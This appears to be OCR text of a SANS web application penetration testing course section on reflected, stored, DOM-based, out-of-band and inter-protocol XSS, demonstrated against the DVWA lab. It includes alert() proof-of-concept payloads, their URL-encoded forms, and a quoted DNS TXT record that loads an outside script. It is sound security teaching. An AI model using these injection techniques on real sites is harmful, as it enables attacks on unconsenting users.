8. Exercise: DOM-Based XSS
9. Discovering XSS
10. XSS Tools
11. Exercise: XSS
12. AJAX
13. Data Attacks
14. REST and SOAP
15. Server-Side Request Forgery (SSRF)
16. Exercise: Server-Side Request Forgery
17. XML External Entities (XXE)
18. Exercise: XXE
19. Summary

Course Roadmap

The next section describes protecting cookies.

SEC542 Workbook: BeEF

Exercise 4.2: BeEF

SEC542 Workbook: BeEF

Please go to Exercise 4.2 in the 542 Workbook.

Course Roadmap

- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- Section 3: Injection
- **Section 4: XSS, SSRF, and XXE**
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

XSS, SSRF, and XXE

1. Document Object Model (DOM)
2. Cross-Site Scripting (XSS) Primer
3. Exercise: HTML Injection
4. XSS Impacts
5. BeEF
6. Exercise: BeEF
7. **Classes of XSS**
8. Exercise: DOM-Based XSS
9. Discovering XSS
10. XSS Tools
11. Exercise: XSS
12. AJAX
13. Data Attacks
14. REST and SOAP
15. Server-Side Request Forgery (SSRF)
16. Exercise: Server-Side Request Forgery
17. XML External Entities (XXE)
18. Exercise: XXE
19. Summary

Course Roadmap

The next section describes protecting cookies.

Classes of XSS

Three major classes of Cross-Site Scripting flaws exist:

- **Reflected** (**Non-Persistent**, Type 2)
- **Stored** (**Persistent**, Type 1)
- **DOM-based** (Type 0)

Nomenclature and classification is not perfectly clear or agreed upon

- We will explore some of this nuance as we attend to the flaws themselves

In each case, goal is achieving JavaScript execution in the browser

- The way in which this goal is achieved differs in each class

Two other attacks, **Self-XSS** and **Universal XSS** (UXSS), described in the notes, are not germane to our web application focused training

Classes of XSS

Though there are different ways of classifying XSS flaws that some professionals will employ, the most common way of categorizing them is as Reflected, Stored, or DOM-based. Though these names are very commonly used, other names and categories are common enough to warrant discussion.

Universal Cross-Site Scripting, often abbreviated **UXSS**, certainly sounds like it would be a class of Cross-Site Scripting we would dig into. However, UXSS isn't typically a web application flaw at all, but rather is a method of injecting JavaScript by means of exploiting a separate tool. The most common UXSS targets are, unsurprisingly, the browser and associated plugins.

Another seeming class of XSS that we will not be exploring is one referred to as **Self-XSS**. This attack involves scammers tricking their unsuspecting victims into copying or typing commands into the address bar that lead to adversary-controlled JavaScript execution.

As with most things in information security, there are variations on these themes and a lack of universal agreement on the nomenclature used above.

Reflected XSS

Reflected is the most basic example of Cross-Site Scripting flaws:

- Easiest to understand
- Simplest to discover (both manually and programmatically)
- Most commonly used examples

Another name you encounter for Reflected XSS: **Non-Persistent**

- Both names are illustrative and speak to the way the flaw presents in applications

Let's see this flaw in action to better understand what is going on here

Reflected XSS


Without question, the most well-known and common type of Cross-Site Scripting flaw is Reflected XSS. The commonality is due, in part, to this type of flaw being both easier to understand as well as simpler to discover and exploit. Both manual and automated techniques to discover these flaws abound due to the nature of the flaw immediately providing results to the adversary or penetration tester.

Let's look at an example to understand this flaw and appreciate how we will find and exploit it.

Reflected XSS – Illustration

Target: `https://dvwa.sec542.org/vulnerabilities/xss_r/`

Form input:



Reflected input:


```
<div class="vulnerable_code_area">
  <form name="XSS" action="#" method="GET">
    <p>What's your name?</p>
    <input name="name" type="text">
    <input value="Submit" type="submit">
  </form>
  <pre>Hello Zaphod</pre>
</div>
```

`https://dvwa.sec542.org/vulnerabilities/xss_r/?name=Zaphod#`

Reflected XSS – Illustration

The target URL we are exploring is **`https://dvwa.sec542.org/vulnerabilities/xss_r`**

The page presents a simple form to which we supply a benign and expected style of input using the string **`Zaphod`**.

This results in our input being reflected back to us in the application's response. Our input is found in the HTML source code and is directly visible in the rendered page and as a URL query parameter.

```
<div class="vulnerable_code_area">
  <form name="XSS" action="#" method="GET">
    <p>What's your name?</p>
    <input name="name" type="text">
    <input value="Submit" type="submit">
  </form>
  <pre>Hello Zaphod</pre>
</div>
```

The task now is to interact with the application and determine if we can supply input that allows execution.

Reflected XSS – Initial `alert()`

Target: `https://dvwa.sec542.org/vulnerabilities/xss_r/`

XSS Form Inject: `<script>alert(42);</script>`

Alert box displayed

Input again dynamically added to the HTML without any encoding

```
<div class="vulnerable_code_area">
  <form name="XSS" action="#" method="GET"></form>
  <pre>
    Hello
    <script>alert(42);</script>
  </pre>
</div>
```

`https://dvwa.sec542.org/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%2842%29%3B%3C%2Fscript%3E#`

Reflected XSS – Initial `alert()`

Target: `https://dvwa.sec542.org/vulnerabilities/xss_r/`

XSS Form Inject: `<script>alert(42);</script>`

This results in an alert box being displayed.

Our input is again dynamically added to the HTML. Notably, we find our raw input without any encoding or filtering within the source code.

```
<div class="vulnerable_code_area">
  <form name="XSS" action="#" method="GET"></form>
  <pre>
    Hello
    <script>alert(42);</script>
  </pre>
</div>
```

Also, note our input, in an encoded fashion, in the address bar.

`https://dvwa.sec542.org/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%2842%29%3B%3C%2Fscript%3E#`

Reflected XSS – Non-Persistent

Another user fetching the base URL without submitting the inject would see the normal page:

- Even if we (as victim of the PoC `alert(42)`) navigate to the page later without the inject, the page will render normally, too

This illustrates the dynamic nature of Reflected XSS

Payloads are immediately delivered to the victim and will not persist for either the victim or other users

To exploit a Reflected XSS flaw will require having the victim submit the attack payload to the vulnerable application for immediate reflection

In the case of our example, recall the input was also set as the value of the query parameter **`name`** in the URL:

`https://dvwa.sec542.org/vulnerabilities/xss_r/name=Zaphod`

Reflected XSS – Non-Persistent

If we navigated to the original base page without again providing our script as input, we would simply find the normal un-injected page displayed. This would, of course, also be the case for any other users of the application. This highlights the dynamic and non-persistent nature of Reflected XSS flaws.

While simpler to uncover, the exploitation of these flaws will, by nature, require any potential victims to submit our crafted payload to the vulnerable application. The particular flaw we have been working with presented as a URL query parameter, which will allow for a simple means of payload delivery that could lead to exploitation of the flaw.

Reflected XSS – URL Encoding

Rather than manually submitting the parameter via the form, let's craft a link to see if we could perhaps use that to send to a victim:

Normal URL:
`https://dvwa.sec542.org/vulnerabilities/xss_r/name=Zaphod`

XSS Inject: `<script>alert(42);</script>`

Resultant URL:
`//dvwa.sec542.org/vulnerabilities/xss_r/name=<script>alert(42);</script>`

As this will be entered ***manually*** as part of the URI, we should get in the habit of **URL encoding (percent encoding)** data before injecting query params

Note: Some tools will automatically try to encode properly if we are using them to perform the submission automatically

Reflected XSS – URL Encoding

Proper encoding is a strong mechanism for web application security. Output encoding provides one of the best ways to actually defeat XSS attacks like those we are exploring. And while they prove effective for the defenders, they also play an extremely important role for us trying to attack web applications as well.

Encoding serves as one of the more important approaches to defeating pattern-based blocking. Though encoding provides an opportunity for potential filter bypass, it also plays an important role in properly interacting with applications to send input that can be handled properly (or handled improperly in ways that are advantageous to us).

URL encoding, which is more descriptively sometimes also called **percent encoding**, plays an important role for us. Since we are manually crafting data to be passed as values to URL query parameters in this Reflected XSS attack, we will need to employ URL encoding prior to submitting our data.

Normal URL: `https://dvwa.sec542.org/vulnerabilities/xss_r/?name=Zaphod`


XSS Inject: `<script>alert(42);</script>`

We always need to be mindful of the proper encoding the application expects to receive given our input. Let's look at a few different ways that we can manually URL-encode the injection we want to perform.

Encoding URLs: Burp Decoder


Burp Decoder

Note: Burp encodes all characters, even URLSafe characters, which can prove a useful behavior



Encoding URLs: Burp Decoder


Naturally, Burp has the ability to URL-encode data by using the Decoder tool within Burp Suite.



You will notice in the screenshot that Burp Decoder encodes all characters, even URLSafe characters, which can prove a useful behavior


Note that Burp can also automatically encode data that is being sent through some of the more automated tools. For instance, in Burp Intruder.

Burp Intruder




Encoding URLs: Burp Intruder

When using some parts of the Burp Suite, we can have options for automatically encoding some types of data. For instance, Burp Intruder provides that functionality as an option that is currently set on by default.



As can be seen in the screenshot, we can alter the characters that are automatically encoded.

Encoding URLs: ZAP



ZAP->Tools->Encode/Decode/Hash

Raw Payload:

<script>alert(42);</script>


Encoded Payload:

%3Cscript%3Ealert%2842%29%3B%3C%2Fscript%3E

Note: Unlike Burp, ZAP does not perform the (in this instance) unnecessary encoding of the alphanumeric characters

Encoding URLs: ZAP

ZAP's Encode/Decode/Hash tool provides us with the ability to manually URL-encode data on an as-needed basis.



Raw Payload:

<script>alert(42);</script>


Encoded Payload:

%3Cscript%3Ealert%2842%29%3B%3C%2Fscript%3E

As can be seen from the payload, unlike Burp, which URL encoded every single character provided, ZAP only appears to URL encode the characters the tool considers to be unsafe.

Encoding URLs: Firefox Web Console + JavaScript

Firefox -> ≡ -> Developer (Developer Tools) -> Web Console **KB Shortcut: (PC:** Ctrl+Shift+K**) (Mac:** Cmd+Opt+K**)**



Encoding a parameter, the function **`encodeURIComponent()`** will be used


If passing an entire URL, then **`encodeURI()`** would be used instead

Encoding URLs: Firefox Web Console + JavaScript

The JavaScript Console found in the Firefox Web Console gives us an interesting way to send our properly encoded data while still within the browser.

We can open the Firefox Web Console via the options hamburger ≡ followed by the Developer wrench and then select Web Console.

KB Shortcut: (PC: Ctrl+Shift+K**) (Mac:** Cmd+Opt+K**)**



Reflected XSS – Encoded Inputs

Now let's test-inject the different URL-encoded payloads produced

`https://dvwa.sec542.org/vulnerabilities/xss_r/?name=<script>alert(42);</script>`

Burp Encoded Payload:

`%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%34%32%29%3b%3c%2f%73%63%72%69%70%74%3e`

ZAP Encoded Payload:

`%3Cscript%3Ealert%2842%29%3B%3C%2Fscript%3E`

Firefox: Web Console Encoded Payload:

`%3Cscript%3Ealert(42)%3B%3C%2Fscript%3E`

Reflected XSS – Encoded Inputs

Interestingly, each encoding technique produced a unique encoded output. While this might seem a bit disconcerting at first, note that the only differences were in what characters were left unencoded.

As discussed previously, the Burp Decoder encoded every single character, even the alphas. Although it was unnecessary in this case, there might well be times when we avail ourselves of this feature.

It is important to determine whether each of the uniquely encoded strings produces the exact same alert box. Most important will be whether the alert box shows up at all.

Burp Encoded Payload:

`%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%34%32%29%3b%3c%2f%73%63%72%69%70%74%3e`

ZAP Encoded Payload:

`%3Cscript%3Ealert%2842%29%3B%3C%2Fscript%3E`

Firefox: Web Console Encoded Payload:

`%3Cscript%3Ealert(42)%3B%3C%2Fscript%3E`

Though the payloads might have looked different, they all produced the exact same resultant pop-up.

Stored XSS

Persistent XSS, or **Stored XSS**, represents the other major type of XSS flaw typically relevant to every application assessment:

- As with "Reflected," the names used for this class of flaw are illustrative

The defining characteristic is that when Stored XSS flaws are exploited, the adversary's input will persist across additional interactions with the site

We exploit a Stored XSS flaw by submitting our maliciously crafted input a single time, but this single input could impact millions of users:

- Contrast this with Reflected XSS, which to exploit multiple users would require, for example, sending an email with a crafted link to each victim

Stored XSS

Data persistence is the defining characteristic of Stored XSS. It is none too surprising that this flaw might well also be referred to as Persistent XSS. The data persistence is unlike Reflected XSS, which requires the victim to be tricked into submitting our maliciously crafted payload to the vulnerable application.

Though more difficult to discover, Stored XSS flaws will often have a wider reach due to the attack payload being embedded within the site for others to stumble upon. Not being reliant on successful social engineering of the victim also makes exploitation more predictable.

Stored XSS: Persistent Input

With Stored XSS, we need to inject user-controllable input that will persist and be accessible to other users of the application

Common application functions with increased likelihood of Stored XSS flaws:

- Blog comments
- Forum data
- Messaging functionality
- Log mechanisms
- Account profile information
- Support functionality

Major theme: Any aspect of the application that facilitates communicating information to users or admins is especially pertinent

Stored XSS: Persistent Input

To discover Stored XSS flaws requires us to consider all the ways in which we might impact the application over time. In addition to the persistence consideration, we also would need to think about how and whether any other users of the application will be able to encounter the persistent data we can inject.

While not anywhere approaching an exhaustive list, the collection below highlights some commonly encountered functionality that can, by nature, be more likely to exhibit characteristics of persistence than most.

- Blog comments
- Forum data
- Messaging functionality
- Log mechanisms
- Account profile information
- Support functionality

Always be on the lookout for something you can see that another user has created within applications.

Out-of-Band Stored XSS

Typical expectation is that our persistent input will be observable within the *same application*

Out-of-band XSS variants involve ***indirectly*** supplying input that results in JavaScript executing within a web application:

- We might not even have the ability to interact with the vulnerable application

Applications with more obvious OOB Stored XSS potential:

- Web-based email clients
- Security device consoles (IDS, SIEM, Firewall, etc.)

Consider any application where out-of-band information we control has a high likelihood of being rendered in a, preferably known, web application or console

Out-of-Band Stored XSS

Web applications are absolutely ubiquitous on both internal networks and the internet. While a bit odd to consider on the surface, we will now be talking about potentially exploiting a web application flaw in which we never actually interact with the vulnerable application directly. Wait, what??? That sure sounds strange. What we are talking about is Out-of-Band (OOB) Stored XSS.

OOB Stored XSS presents like typical Stored XSS attacks to the victim. The rather distinct difference is that we, the attacker, will get that Stored XSS payload into the vulnerable web application without directly interacting with the app itself. Effectively, we are indirectly presenting malicious input via another modality.


Some types of applications stand out as being more likely susceptible to OOB Stored XSS style indirection:

- Web-based email clients
- Web application administrative consoles
- Security appliance web consoles

Applications that render significant content over which we exert quite a bit of control are worthy of consideration. Strong preference would be for consoles that might have known vulnerabilities or those that we can test in a lab to perfect our OOB payload.

Stored XSS Illustrated: Benign Input


Results in both immediate and delayed reflection





SANS SEC542 | Web App Penetration Testing and Ethical Hacking 67


Stored XSS Illustrated: Benign Input

Here we encounter a Stored XSS flaw. This flaw exists within the Guestbook function of the DVWA web application.










Stored XSS Illustrated: Injected PoC

PoC Inject: `<script>alert(42);</script>`

The Name portion of the form doesn't allow enough input for this PoC, but the Message portion does.

We get a lovely little pop-up for our work, and see our script within the Web Console.



Inter-protocol Stored XSS I

- Inter-protocol Stored XSS adds a twist to Stored XSS
  - The JavaScript originates from a different (non-web) protocol
- This concept was demonstrated by Jamie Hankins when he added a TXT record containing JavaScript to the jamiehankins.co.uk DNS zone in 2014

```
;; QUESTION SECTION:
;jamiehankins.co.uk.    IN TXT

;; ANSWER SECTION:
jamiehankins.co.uk.     300 IN TXT "google-site-verification=nZUP4BagJAjQZO6AImXyzJZBXBf9s1FbDZr8p
jamiehankins.co.uk.     300 IN TXT "v=spf1 include:spf.mandrillapp.com ?all"
jamiehankins.co.uk.     300 IN TXT "<script src='//verificat.com/topkek.js'></script>"
jamiehankins.co.uk.     300 IN TXT "<iframe width='420' height='315' src='//www.youtube.com/embed/
```


- The JavaScript was triggered when a user looked up "jamiehankins.co.uk" at a DNS lookup website
  - It made the web page shake (the icons and images moved around), and originally played the "Harlem Shuffle"

Inter-protocol Stored XSS I

Tom's Guide reported on Jamie Hankin's Inter-protocol Stored XSS demonstration:

> *"Late last week, British programmer Jamie Hankins loaded a bit of JavaScript into his own website's metadata, specifically the TXT fields of the Domain Name Service (DNS) records. The result? When you type in "jamiehankins.co.uk" into the search fields of certain websites, the text starts shaking, music starts blaring and the entire page turns into a dance party…*
>
> *Hankins' prank was first noticed on the Who.is domain lookup page, but the site was later fixed. However, as of Monday afternoon EDT, the prank still worked on a site called MxToolbox.com."*[2]

Virtually every DNS lookup site on the internet was vulnerable to this (harmless) demo on the day it debuted. Most have been fixed since, but some may remain. While the original TXT record has been taken down, a course author added the following to the domain "eej.me":




References:

[1] DNS TXT Record XSS: https://sec542.com/2u

